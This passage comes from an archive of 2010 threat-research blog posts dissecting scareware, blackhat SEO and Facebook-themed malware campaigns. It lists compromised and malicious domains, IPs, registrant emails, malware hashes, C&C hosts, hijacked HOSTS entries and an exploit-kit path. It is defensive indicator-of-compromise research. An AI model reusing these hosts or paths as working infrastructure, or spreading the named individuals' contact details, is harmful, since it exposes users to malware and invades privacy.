***lidavanvelzensportmassage.nl***

***lief4kids.com***

***logamklusmaster.nl***

***lookingblueeye.nl***

***luccie-007.nl***

***lucmeubelbouw.nl***

***lukasart.nl***

***maakkennismetkennis.nl***

***magisoft.be***

***magnetenspecialist.nl***

***mahu-services.nl***

***maismoe.nl***

***makaroni.info***

***malena-team.nl***

***maliebaanutrecht.nl***

*Once the end user clicks on a link found within Google's index, a tiny .js checks the referrers (compromised*

*\_site.nl/directory/randomcontent.js) and the redirection takes place. For instance:*

***- www3.donrart58-td.co.cc/ ?uid=213 &pid=3  
&ttl=21f4e73673b*** - 93.190.141.41 - Email:  
*mailwork.abc@gmail.com*

***- www2.uberguardzz6.com*** - 94.228.220.114 - Email:  
*gkook@checkjemail.nl*

***- www1.favoritav31-pd.co.cc*** - 188.124.5.66 - Email:  
*mailwork.abc@gmail.com*

***- www2.avcleaner44-pd.co.cc*** - 93.190.139.214 - Email:  
*mailwork.abc@gmail.com*

*Where do we know [6]****the same campaigner (?uid=213  
&pid=3 &ttl=21f4e73673b)*** *from?*

*From [7]****related***

***campaigns.***

495



*Parked on 93.190.141.41, donrart58-td.co.cc, AS49981  
WorldStream are also:*

***www3.justsoft11-td.co.cc***

***www3.donrart56-td.co.cc***

***www1.newav31-pr.co.cc***

***www3.goldvox-51td.xorg.pl***

***www3.goldvox-61td.xorg.pl***

***www3.goldvox-53td.xorg.pl***

***www3.goldvox-55td.xorg.pl***

***www3.goldvox-57td.xorg.pl***

***www3.goldvox-59td.xorg.pl***

***www1.bestdefender-58p.xorg.pl***

***www4.miymiy3.com*** - 93.190.141.41 - Email:  
*gkook@checkjemail.nl*

***www3.ruboidmon-60td.com*** - 93.190.141.41 - Email:  
*gkook@checkjemail.nl*

496

*Parked on 188.124.5.66, favoritav31-pd.co.cc, AS44565  
VITAL TEKNOLOJI are also:*

***www2.avcleaner31-pd.co.cc***

***www2.avcleaner35-pd.co.cc***

***www3.avprotector51-td.xorg.pl***

***www3.avprotector53-td.xorg.pl***

***www3.avprotector55-td.xorg.pl***

***www3.avprotector57-td.xorg.pl***

***www3.omgsaveit4.com*** - 74.118.194.76 - Email:  
*gkook@checkjemail.nl*

***useguard.com*** - 95.169.186.25 - Email:  
*gkook@checkjemail.nl*

***update1.useguard.com*** - 95.169.186.25 - Email:  
*gkook@checkjemail.nl*

***www4.miymiy2.net*** - Email: *gkook@checkjemail.nl*

*Parked on 95.169.186.25, AS31103, KEYWEB-AS are also:*

***www3.justsoft10-td.co.cc***

***www4.freewarez10-td.co.cc***

***www3.justsoft11-td.co.cc***

***www3.justsoft12-td.co.cc***

***www3.avforyou23-td.co.cc***

***www4.swintermz.cz.cc***

***www4.trustzone16-td.xorg.pl***

***www4.trustzone17-td.xorg.pl***

***www4.trustzone19-td.xorg.pl***

***www3.coantys-41td.xorg.pl***

***www3.vointuas-81td.xorg.pl***

**www3.coantys-42td.xorg.pl**

**www3.coantys-46td.xorg.pl**

**www4.miymiy3.com**

**useguard.com**

497



*Detection rate:*

**- packupdate\_107\_213.exe** - [8]TROJ\_FRAUD.SMAF;  
Mal/FakeAV-AX - Result: 28/40 (70 %)

*Phones back to:*

**update1.useguard.com** - 95.169.186.25 - Email:  
gkook@checkjemail.nl

**update2.guardinuse.net** - 78.159.108.171 - Email:  
gkook@checkjemail.nl

**secure1.protect-zone.com** - 209.212.147.241 - Email:  
gkook@checkjemail.nl

**secure2.protectzone.net** - 91.207.192.24 - Email:  
gkook@checkjemail.nl

**report.goodguardz.com** - 93.186.124.94 - Email:  
gkook@checkjemail.nl

**74.82.216.3/ncr** - [9]interesting HOSTS file modification

O1 - Hosts: 74.125.45.100 4-open-davinci.com

O1 - Hosts: 74.125.45.100 securitysoftwarepayments.com

*O1 - Hosts: 74.125.45.100 privatesecuredpayments.com*

*O1 - Hosts: 74.125.45.100  
secure.privatesecuredpayments.com*

*O1 - Hosts: 74.125.45.100 getantivirusplusnow.com*

*O1 - Hosts: 74.125.45.100 secure-plus-payments.com*

*O1 - Hosts: 74.125.45.100  
http://www.getantivirusplusnow.com*

*O1 - Hosts: 74.125.45.100 http://www.secure-plus-  
payments.com*

*O1 - Hosts: 74.125.45.100 http://www.getavplusnow.com*

*O1 - Hosts: 74.125.45.100 safebrowsing-cache.google.com*

*O1 - Hosts: 74.125.45.100 urs.microsoft.com*

*O1 - Hosts: 74.125.45.100 http://www.securesoftwarebill.com*

*498*

*O1 - Hosts: 74.125.45.100 secure.paysecuresystem.com*

*O1 - Hosts: 74.125.45.100 paysoftbillsolution.com*

*O1 - Hosts: 74.125.45.100 protected.maxisoftwaremart.com*

*O1 - Hosts: 74.82.216.3 http://www.google.com*

*O1 - Hosts: 74.82.216.3 google.com*

*O1 - Hosts: 74.82.216.3 google.com.au*

*O1 - Hosts: 74.82.216.3 http://www.google.com.au*

*O1 - Hosts: 74.82.216.3 google.be*

*O1 - Hosts: 74.82.216.3 http://www.google.be*

*O1 - Hosts: 74.82.216.3 google.com.br*

*O1 - Hosts: 74.82.216.3 http://www.google.com.br*

*O1 - Hosts: 74.82.216.3 google.ca*

*O1 - Hosts: 74.82.216.3 http://www.google.ca*

*O1 - Hosts: 74.82.216.3 google.ch*

*O1 - Hosts: 74.82.216.3 http://www.google.ch*

*O1 - Hosts: 74.82.216.3 google.de*

*O1 - Hosts: 74.82.216.3 http://www.google.de*

*O1 - Hosts: 74.82.216.3 google.dk*

*O1 - Hosts: 74.82.216.3 http://www.google.dk*

*O1 - Hosts: 74.82.216.3 google.fr*

*O1 - Hosts: 74.82.216.3 http://www.google.fr*

*O1 - Hosts: 74.82.216.3 google.ie*

*O1 - Hosts: 74.82.216.3 http://www.google.ie*

*O1 - Hosts: 74.82.216.3 google.it*

*O1 - Hosts: 74.82.216.3 http://www.google.it*

*O1 - Hosts: 74.82.216.3 google.co.jp*

*O1 - Hosts: 74.82.216.3 http://www.google.co.jp*



*O1 - Hosts: 74.82.216.3 google.nl*

*O1 - Hosts: 74.82.216.3 http://www.google.nl*

*O1 - Hosts: 74.82.216.3 google.no*

*O1 - Hosts: 74.82.216.3 http://www.google.no*

*O1 - Hosts: 74.82.216.3 google.co.nz*

*O1 - Hosts: 74.82.216.3 http://www.google.co.nz*

*O1 - Hosts: 74.82.216.3 google.pl*

*O1 - Hosts: 74.82.216.3 http://www.google.pl*

*O1 - Hosts: 74.82.216.3 google.se*

*O1 - Hosts: 74.82.216.3 http://www.google.se*

*O1 - Hosts: 74.82.216.3 google.co.uk*

*O1 - Hosts: 74.82.216.3 http://www.google.co.uk*

*O1 - Hosts: 74.82.216.3 google.co.za*

*O1 - Hosts: 74.82.216.3 http://www.google.co.za*

*O1 - Hosts: 74.82.216.3 http://www.google-analytics.com*

*O1 - Hosts: 74.82.216.3 http://www.bing.com*

*O1 - Hosts: 74.82.216.3 search.yahoo.com*

*O1 - Hosts: 74.82.216.3 http://www.search.yahoo.com*

*O1 - Hosts: 74.82.216.3 uk.search.yahoo.com*

*O1 - Hosts: 74.82.216.3 ca.search.yahoo.com*

*O1 - Hosts: 74.82.216.3 de.search.yahoo.com*

*O1 - Hosts: 74.82.216.3 fr.search.yahoo.com*

*O1 - Hosts: 74.82.216.3 au.search.yahoo.com*

*499*

*What's so interesting about it anyway?*

*Exact same modification was seen in "[10]**Koobface Botnet's Scare-***

***ware Business Model - Part Two**", in regard to the Google IP **74.125.45.100** .*

*Take down actions are already taking place, updated will be posted as soon as new developments emerge.*

***Related research on blackhat SEO campaigns:***

*[11]The ultimate guide to scareware protection*

*[12]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang*

*[13]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style*

*[14]A Peek Inside the Managed Blackhat SEO Ecosystem*

*[15]Dissecting a Swine Flu Black SEO Campaign*

*[16]Massive Blackhat SEO Campaign Serving Scareware*

*[17]From Ukrainian Blackhat SEO Gang With Love*

*[18]From Ukrainian Blackhat SEO Gang With Love - Part Two*

*[19]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms*

*[20]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts*

*[21]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot*

***This post has been reproduced from [22]Dancho Danchev's blog. Follow him [23]on Twitter.***

1.

[http://www.virustotal.com/analysis/7a62818bb8843b7d700710acdfd160d7c6c8505c5b8be191061fb63d5c1903a2-12757](http://www.virustotal.com/analysis/7a62818bb8843b7d700710acdfd160d7c6c8505c5b8be191061fb63d5c1903a2-1275760410)

[60410](http://www.virustotal.com/analysis/7a62818bb8843b7d700710acdfd160d7c6c8505c5b8be191061fb63d5c1903a2-1275760410)

2. <http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html>

3. <http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html>

4. <http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html>

5. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>

6. <http://ddanchev.blogspot.com/2010/05/torrentreactornet-serving-crimeware.html>

7. <http://hphosts.blogspot.com/2010/03/crimeware-friendly-isps-vital-teknoloji.html>

8.

<http://www.virustotal.com/analysis/0f8bfdee644f82b7c25d74555a3e905e96c1112eb701e70cef510d1a60a7ac18-12755>

[73085](#)

9. <http://forum.malekal.com/rogue-security-master-rapport-hijack-t26147.html>

10. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

11. <http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297>

12. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

13. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>

14. <http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html>

15. <http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html>

16. <http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html>

17. <http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html>

18. [http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with\\_09.html](http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html)

19. <http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html>

20. <http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html>

21. <http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html>

22. <http://ddanchev.blogspot.com/>

23. <http://twitter.com/danchodanchev>

500



### ***Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign (2010-06-08 21:49)***

*Researchers from eSoft are reporting on [1]**135,000 Fake YouTube pages currently serving scareware**, in between using multiple monetization/traffic optimization tactics for the hijacked traffic.*

*Based on the campaign's structure, it's pretty clear that the [2]**template-ization of malware serving sites** ([3]**Part Two**) is not dead. Let's dissect the campaign, it's structure, the monetization/traffic optimization tactics used, list all the domains+URLs involved, and establish multiple connections (in the face of **AS6851, BKCNET "SIA" IZZI**) to recent malware campaigns – cybercriminals are often customers of the same cybercrime-friendly provider.*

501

*The campaign is relying on a typical mix of compromised and purely malicious sites, but is using not just an identical template, but identical campaign structure, which remains*

*pretty static for the time being. Upon visiting one of the sites and meeting the referrer requirement - Google works fine - the hardcoded **preload.php** loads, which is always pointing to the same IP, using a randomly generated code, which changes over time - **91.188.60.126/?q=jzhaf** -*

*AS6851, BKCNET "SIA" IZZI*

*-----*

*inetnum: 91.188.60.0 - 91.188.60.255*

*netname: ATECH-SAGADE*

*descr: Sagade Ltd.*

*descr: Latvia, Rezekne, Darzu 21*

*descr: +371 20034981*

*remarks: abuse-mailbox: piotrek89@gmail.com*

*country: LV*

*admin-c: TMCD111-RIPE*

*tech-c: TMCD111-RIPE*

*status: ASSIGNED PA*

*mnt-by: AS6851-MNT*

*changed: taner@bkc.lv 20100423*

*source: RIPE*

*role: TMCD Admin Contacts*

*address: Ieriku 67a, Riga, LV-1084*

*org: ORG-TMDA1-RIPE*

*e-mail: bkc@bkc.lv*

*admin-c: AS1606-RIPE*

*admin-c: TP422-RIPE*

*tech-c: RF2443-RIPE*

*tech-c: IR106-RIPE*

*nic-hdl: TMCD111-RIPE*

*changed: taner@bkc.lv 20081023*

*source: RIPE*

-----

*Moreover, the second traffic optimization strategy takes place by loading two different subdomains from*

*byethost4.com, where another redirection takes place, this time loading the bogus **mybookface.net** - 209.51.195.115*

*- Email: hostorgadmin@googlemail.com*

*Sample campaign structure:*

*- **compromised\_site.com***

*- **compromised\_site.com/preload.php***

*- **91.188.60.126/?q=jzhaf***

*- **popal.byethost4.com/mlk.php?sub=2 &r=google.com***

**- trash.byethost14.com/tick.php?sub=1  
&r=google.com**

**- cnbutterfly.com/contact.php?uid=2034 - 74.81.93.227**

**- simulshop.com/contact.php?uid=2034 - 88.198.177.74**

**- www3.smartbestav10.co.cc - 74.118.194.78**

502



*Domains involved in the campaign:*

***action-force.net***

***anytimeopen.com***

***atomizer.net***

***auto.idealzzz.ru***

***avmarket.com.ua***

***baby-car.ru***

***babystart.eu***

***badlhby.com***

***bestseller4you.at***

***butikk.losnaspelet.no***

***clubshirts.info***

***companions411.biz***



***egeoptik.com***

***e-life.com.mx***

***eshop.mr-servis.cz***

***evage.biz***

***eventhorizon.biz***

***fliq.de***

***freestyle-shop.ch***

***gameartisans.org***

***gawex.com.pl***

***gct.ro***

***geraeuschwelten.de***

***ignitionlb.info***

***imalaya.eu***

***indovic.net***

***irpen.biz***

***jasoncorricks.co.uk***

***lojavirtual.versameta.pt***

***machineinterface.net***

***nitmail.com***

***olek.co.uk***

503



***opco.co.ir***

***pahomefinance.net***

***pcmall.ro***

***prozoomhosting.net***

***rcchina.com.cn***

***recoverinstyle.net***

***relogio-de-ponto.com.pt***

***rhodiola.com.mx***

***shop.ullihome.de***

***shopzone.ir***

***sink-o-mania.com***

***sklep.autorud.pl***

***sklep1.vinylove.pl***

***snews.com.tw***

***soposhinvitations.com***

***standrite.com***

***teoflowerbulbs.ro***

504

***triominos.ru***

***webmas.ca***

***wesellmac.com***

***wireandthewood.com***

***1classfilter.be***

***24shopping.nl***

***9mama.pl***

***apwireless.ca***

***bazarnet.com.mx***

***bead.shop-in-hk.com***

***bicigrino.info***

***bridezion.de***

***buenapetito.net***

***calicompras.com***

***candjconsulting.us***

***carpcompany.nl***

***casacristorey.com.mx***

***cheekybrats.com.au***

***chiri-junior.nl***

***corporate-pc.com***

***deesis.com.pl***

***derise.ee***

***digitalelectronicsolutions.biz***

***dj1stop.com***

***firsaturunlerim.com***

***gentian.no***

***guihua.com.hk***

***hydromasaze.com***

***iranagrishop.com***

***issanni.net***

• [4] Complete list of the actual URLs involved in the campaign

; [5]Pastebin

***jasoncorricks.co.uk***

***klimuszeko.net***

***krasevka.si***

***kundalinibooks.com.au***

***kuub.com***

***lanpower.se***

***leathershop.be***

***ludf.net***

***marinestores.biz***

***microdermals.com***

***mingfai.info***

***minitar.com.tw***

***msproductions.be***

***murgiantavola.it***

***mvchorus.org***

505

***nettohoffnung.de***

***paketic.com***

***parisa.lt***

***pentruacasa.com***

***promotechmexico.com.mx***

***pursuitspt1.com***

***quadroufo.com***

***quecubar.co.uk***

***rotas.lt***

***sammlereck.info***

***sensicacciaepesca.com***

***skintwo.biz***

***sklep.af.com.pl***

***sklep.kafti.com***

***sklep.mago.com.pl***

***skleplotniczy.pl***

***skriptorium.at***

***smscom.nl***

***spine.com.br***

***szemuvegkeret.com***

***teldatawarehouse.com***

***tiouw.nl***

***uptowntrellis.co.nz***

***viasapia.com.br***

***vita-bhv.nl***

***widlak-market.com***

***wsc112.net***

***xfour.es***

***yeti.com.pl***

*Detection for the scareware, and the manual install binary:*

- **install.exe** - [6]Trojan.FakeAlert.CCS;  
FraudTool.Win32.SecurityTool (v) - Result:

16/40 (40 %) - **MD5:**

3562be54671a1326eeef8bcfc85bd2a0

- **packupdate107\_2034.exe** - [7]Packed.Win32.Krap.an;  
TrojWare.Win32.Trojan.Fakealert.4193280 - Result: 10/41

(24.4 %) - **MD5:** 991bba541e1872191ec5eb88c7de1f30

Upon execution the sample phones back to:

**update2.protect-helper.com** - 95.169.186.25 - Email:  
gkook@checkjemail.nl

**update1.free-guard.com** - 95.169.186.25 - Email:  
gkook@checkjemail.nl

- **install.48728.exe** - [8]Trojan.FakeAV;  
TrojanDownloader:Win32/Renos.KX - Result: 26/41 (63.42 %)  
- **MD5:** 15281c3f3fac1ccd4f43e2b26d32a887

Upon execution the sample phones back to:

**movieartsworld.com** - 216.240.146.119 - Email:  
elaynecroft@ymail.com

firstnationarts.com - 66.96.219.38 (**redskeltonarts.com**,  
southard\_cheryl@yahoo.com) - Email:

harold

\_ward@ymail.com

**sportfishingarts.com** - 66.199.229.230  
(**greenbeearts.com**, heiserdenise@ymail.com) - Email:

*roderickno-*

*vak@rocketmail.com*

***bestgreatarts.com*** - 64.191.44.73 (***freesurrealarts.com***,  
*ghuertas@rocketmail.com*) - Email: *jeffreyespey@ymail.com*  
506

***spacevisionarts.com*** - 69.10.35.253  
(***picturegraffitoarts.com***, *ganthony46@rocketmail.com*) -  
Email: *mosleyja-son@rocketmail.com*

***smallspacearts.com*** - 64.20.35.3 (***dvdvideoarts.com***,  
*ganthony46@rocketmail.com*) - Email:

*mosleyja-*

*son@rocketmail.com*

*Based on cross-checking across different data sets,  
91.188.60.126 - AS6851, BKCNET "SIA" IZZI is also known to  
have been used by at least 4 other members of the affiliate  
network. Naturally, their "signature" can be seen across  
multiple ASs as well.*

*Same scareware affiliate program is seen on the following  
IPs, using a different set of affiliate partners:*

***194.8.250.154/news.php?land=20 &affid=12400*** -  
*AS43134, Donstroy Ltd; Emails: donstroitel@mail.com; go-*

*daccs@gmail.com*

***194.8.250.155./news.php?land=20 &affid=12400***

***194.8.250.157/news.php?land=20 &affid=42500***



**194.8.250.158./news.php?land=20 &affid=42500**

**91.188.60.118/news.php?land=20 &affid=50900 -**  
AS6851, Sagade Ltd.; Emails: piotrek89@gmail.com;

**91.188.60.124/news.php?land=20 &affid=12800**

**91.188.60.126/news.php?land=20 &affid=15600**

**91.188.60.146/news.php?land=20 &affid=20102**

**91.188.60.147/news.php?land=20 &affid=20102**

**91.188.60.147/news.php?land=20 &affid=20102**

**91.213.157.165/news.php?land=20 &affid=50900 -**  
AS13618, PE "Sattelecom"; Emails: tt@sattelecom.biz

**77.78.239.71/news.php?land=20 &affid=12400 -**  
AS42560, MAXIMUS-NET-SERVICES; Emails:  
godaccs@gmail.com; bosko@globalnet.ba

**77.78.239.76/news.php?land=20 &affid=12400**

**77.78.239.77/news.php?land=20 &affid=15603**

*As for AS6851, BKCNET "SIA" IZZI, the same AS is also seen in the following campaigns, find below an excerpt from a previous post, emphasizing on the Koobface gang connection, in the sense that they're both customers of the same cybcrime-friendly ISP.*

• **[9]Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns**

• **[10]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware**

- **[11]Dissecting the Mass DreamHost Sites Compromise**

What's so special about [12]**AS6851, BKCNET "SIA" IZZI** anyway? It's the Koobface gang connection in the face of **uro-**

**dinam.net**, which is also hosted within AS6851, currently responding to **91.188.59.10**. More details on **urodinam.net**:

- **[13]Koobface Botnet's Scareware Business Model**

- **[14]Koobface Botnet's Scareware Business Model - Part Two**

Moreover, on the exact same IP where Koobface gang's **urodinam.net** is parked, we also have the currently active **1zabslwvn538n4i5tcjl.com** - Email: **michaelytycoon@gmail.com**, serving client side exploits using the Yes Malware Exploitation kit - **91.188.59.10** **/temp/cache/PDF.php**; admin panel at: **1zabslwvn538n4i5tcjl.com**

**/temp/admin/index.php**

507



For the time being, the following domains, IPs are all active within AS6851, BKCNET "SIA" IZZI:

**1zabslwvn538n4i5tcjl.com** - 91.188.59.10 - Email: **michaelytycoon@gmail.com**

**hotxxxtubevideo.com** - 91.188.59.74

**ruexp1.ru** - Email: krahil@mail.ru

**hotxtube.in** - 91.188.59.74 - Email: lordjok@gmail.com

**get-money-now.net** - 91.188.59.211 - Email:  
noxim@maidsf.ru

**easy-ns-server.org** - 91.188.60.3 - Email:  
russell1985@hotmail.com

**fast-scanerr-online.org** - 91.188.60.3 - Email:  
roberson@hotmail.com

**my-antivirusplus.org** - 91.188.60.3 - Email:  
FranciscoPGeorge@hotmail.com

**myprotectonline.org** - 91.188.60.3 - Email:  
FranciscoPGeorge@hotmail.com

**sys-protect-online.org** - 91.188.60.3 - Email:  
FranciscoPGeorge@hotmail.com

**av-scaner-onlinemachine.com** - 91.188.60.3 - Email:  
gershatv07@gmail.com

**domen-zaibisya.com** - 91.188.59.211 - Email:  
security2guard@gmail.com

**directupdate.info** - 91.188.60.10 - Email:  
MichaelBCarlson@gmail.com

**91.188.59.50**

**91.188.60.3**

**91.188.59.112**

508



*Name servers of notice:*

***ns1.iil10oil0.com*** - 91.188.59.70

***ns2.iil10oil0.com*** - 91.188.59.71

*Domains using their services:*

***allforil1i.com*** - Email: lordjok@gmail.com

***allforyouplus.net*** - Email: leshapopovi@gmail.com

***alltubeforfree.com*** - Email: lordjok@gmail.com

***allxtubevids.net*** - Email: lordjok@gmail.com

***downloadfreenow.in*** - Email: lordjok@gmail.com

***enteri1llisec.in*** - Email: leshapopovi@gmail.com

***freeanalsexmovies.com*** - Email: lordjok@gmail.com

***freetube06.com*** - Email: lordjok@gmail.com

***freeviewgogo.com*** - Email: leshapopovi@gmail.com

***homeamateurclips.com*** - Email: lordjok@gmail.com

***hotfilesfordownload.com***

***hotxtube.in*** - Email: lordjok@gmail.com

***porntube2000.com*** - Email: welolseees@gmail.com

***porntubefast.com*** - Email: welolseees@gmail.com

***porn-tube-video.com*** - Email: welolseees@gmail.com

**skachivay.com**

**visiocarii11.net** - Email: leshapopovi@gmail.com

**xhuilil1ii.com** - Email: lordjok@gmail.com

**yourbestway.cn** - Email: haucheng@yahoo.com

**youvideoxxx.com** - Email: jonnytrade@gmail.com

Take down actions are in place, meanwhile, consider going through the "[15]**Ultimate Guide to Scareware**

**Protection**".

509

**This post has been reproduced from [16]Dancho Danchev's blog. Follow him [17]on Twitter.**

1. <http://threatcenter.blogspot.com/2010/06/135000-fake-youtube-pages-delivering.html>

2. <http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html>

3. <http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html>

4. <http://shorttext.com/0ez98inpj1b>

5. <http://pastebin.com/JWP5LXeU>

6.

<http://www.virustotal.com/analysis/dc3fd18068c00c6dc61c8101265d792c9c60c52221417cfb48bed76d76a6c384-12760>

[07284](#)

7.

<http://www.virustotal.com/analysis/41d523e6aa58202192de74f6daeb5473ce44145d932aef1a52f8a165fba4b46d-12760>

[11993](#)

8.

<http://www.virustotal.com/analysis/922922ce19cf7b82e396fcaccdcd34e5c974d8c52489b049fb398627e67fa32-12760>

[07394](#)

9. <http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html>

10. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

11. <http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html>

12. <https://zeustracker.abuse.ch/monitor.php?host=91.188.59.50>

13. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>

14. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

15. <http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297>

16. <http://ddanchev.blogspot.com/>

17. <http://twitter.com/danchodanchev>



## **Facebook Photo Album Themed Malware Campaign, Mass SQL Injection Attacks Courtesy of AS42560**

**(2010-06-15 16:05)**

*A spamvertised through Facebook personal messages, Photo Album themed campaign, with the domain IP respond-*

*ing to Zeus C &Cs, combined with an indirect connection between this campaign and the "[1]**100,000+ Scareware Serving Fake YouTube Pages Campaign**", followed by a domain portfolio used in a currently active mass SQL injection attack serving CVE-2007-5659 exploits, parked within the same AS as the Facebook's campaign itself.*

*What else is missing? The details of course.*

*DM spamvertised URL: **online-photo-albums.org** - 77.78.239.4, AS42560, BA-GLOBALNET-AS - Email:*

*pro-*

*tect@privacy.com.ua*

*Detection rate: **album.exe** - [2]Win32.DownloaderReno; Backdoor.Win32.Kbot.anj - Result: 12/41 (29.27 %)*

**MD5:** d24aa2c364d4b86f75a09362c952a838

**SHA1:** 3973c547b64d166ae807eec494c373efd53ac04c

*Creates **1.exe**; **2.exe** and the self-destructing **3.exe**.  
Detection rates:*

*- **1.exe** - [3]Result: 0/41 (0.00 %)*

**MD5:** fbd0a495d3409123d0e90a9a734cbbc1

511

**SHA1:** ce527267f50b433c622e5da0db5515a4d2e4ae9c

- **2.exe** - [4]Win32.DownloaderReno; Sus/UnkPacker - Result:  
10/41 (24.39 %)

**MD5:** 7a4feaf8d9acf982d0cbeb437e4f7c3d

**SHA1:** 39b280d0d2ec505a94415f7a9468a547fee51c66

with **3.exe** phoning back to the following domain, also  
responding to the original campaign's IP **77.78.239.4**

**spmfb3309.com /ab/setup.php?act=filters  
&id=BWKJDONWLT3pn2Vh6YlhhBe3 &ver=2**

inetnum: 77.78.239.0 - 77.78.240.255

netname: MAXIMUS-NET-SERVICES

remarks: # # # in case of abuse please contact:  
**godaccs@gmail.com** # # #

descr: Maximus hosting services

country: MD

admin-c: JB1004

tech-c: JB1004

status: ASSIGNED PA

mnt-by: BA-GLOBALNET

changed: **bosko@globalnet.ba** 20100528



*source: RIPE*

*person: Jerkovic Bosko*

*address: Josipa Vancasa 10*

*address: 71000 Sarajevo*

*address: Bosnia and Herzegovina*

*phone: +387 33 221093*

*e-mail: **bosko@globalnet.ba***

*nic-hdl: JB1004*

*mnt-by: BA-GLOBALNET*

*changed: **bosko@globalnet.ba** 20070309*

*source: RIPE*

*Surprise, surprise, where do we know that  
**godaccs@gmail.com** abuse email from? From the  
previously pro-*

*filed "[5]**Dissecting the 100,000+ Scareware Serving  
Fake YouTube Pages Campaign**". In particular:*

*- AS43134, Donstroy Ltd; Emails: donstroitel@mail.com;  
**godaccs@gmail.com***

*- AS42560, MAXIMUS-NET-SERVICES; Emails:  
**godaccs@gmail.com***

*Responding to **77.78.239.4 (online-photo-albums.org)**  
are also the following domains:*

***hyporesist.com*** - Email: *Kyle.MoodyAl@yahoo.com* - Used to ***register ever52592g.com; mirror-counter.org; mn-frekjivr.com***

***newsbosnia.org*** - Email: *qggrvpvwiw@whoisservices.cn* - [6]***Zeus crimeware C &C***

***online-photo-albums.org*** - Email: *protect@privacy.com.ua*

***search-static.org*** - Email: *Kyle.MoodyAl@yahoo.com*

***spmfb2299.com*** - Email: *laycxpqguk@whoisservices.cn*

***spmfb3309.com*** - Email: *qhyfafvqyh@whoisservices.cn*

***vostokgear.org*** - Email: *afgjvubuy@whoisservices.cn*

*Where's the mass SQL injection attack connection? Within AS42560, responding to 77.78.239.56 are also the*

*following domains, part of the campaign:*

512



***google-server09.info*** - Email: *kit00066@gmail.com*

***google-server10.info*** - Email: *kit00066@gmail.com*

***google-server11.info*** - Email: *kit00066@gmail.com*

***google-server12.info*** - Email: *kit00066@gmail.com*

***google-server14.info*** - Email: *kit00066@gmail.com*

***google-server29.info*** - Email: *kit00066@gmail.com*

***google-server31.info*** - Email: *kit00066@gmail.com*

***jhuiuhxfgxhlfkjhjth.info*** - Email: kit00066@gmail.com

***jhuiuhxfgxhtfkjhjth.info*** - Email: kit00066@gmail.com

***jhuluhxfgxhlfkjhjth.info*** - Email: kit00066@gmail.com

***top-teen-porn.info*** - Email: kit00066@gmail.com

*Sample mass injection URLs:*

***google-server09.info/ urchin.js***

***google-server10.info/ urchin.js***

***google-server11.info/ urchin.js***

513

***google-server12.info/ urchin.js***

***google-server14.info/ urchin.js***

***google-server29.info/ urchin.js***

***google-server31.info/ urchin.js***

***jhuiuhxfgxhlfkjhjth.info/ urchin.js***

***jhuiuhxfgxhtfkjhjth.info/ urchin.js***

***jhuluhxfgxhlfkjhjth.info/ urchin.js***

*Detection rate:*

- ***urchin.js*** - [7]Trojan.JS.Redirector.ca (v); JS:Downloader-LP -  
Result: 4/41 (9.76 %)

***MD5:*** 3f2bc50c30ed8e7997b3de3d528d0ed5

**SHA1:** 66d6edef711516201f20fce676175ad16777e162

*Sample exploitation structure from the mass SQL injection campaign:*

- **google-server31.info /urchin.js**

- **Scanner-Album.com/?affid=382 &subid=landing** - 91.212.127.19, AS49087, Telos-Solutions-AS - Email: systemman\_mk@gmail.com

- **websitecoolgo.com/cgi-bin /158** - 91.188.59.220 - AS6851, BKCNET "SIA" IZZI - Email:

marcomar-

cian@hotmailbox.com

- **websitecoolgo.com /cgi-bin/random content** leading to CVE-2007-5659

514



Parked on **91.212.127.19 (Scanner-Album.com)**, AS49087, Telos-Solutions-AS:

**automaticsecurityscan.com** - Email: robertwatkins@hotmailbox.com

**bigsecurityscan.com** - Email: robertwatkins@hotmailbox.com

**bigsecurityscan.com** - Email: robertwatkins@hotmailbox.com

**blacksecurityscan.com** - Email: robertwatkins@hotmailbox.com

**edscorpor.com** - Email: leonschmura@hotmailbox.com

**edsctrum.com** - Email: admin@edsfiles.com

**edsfiles.com** - Email: leonschmura@hotmailbox.com

**edsfilles.com** - Email: leonschmura@hotmailbox.com

**edsletter.com** - Email: leonschmura@hotmailbox.com

**edslgored.com** - Email: leonschmura@hotmailbox.com

**edsnewter.com** - Email: leonschmura@hotmailbox.com

**edsogos.com** - Email: leonschmura@hotmailbox.com

**edsspectr.com** - Email: leonschmura@hotmailbox.com

515



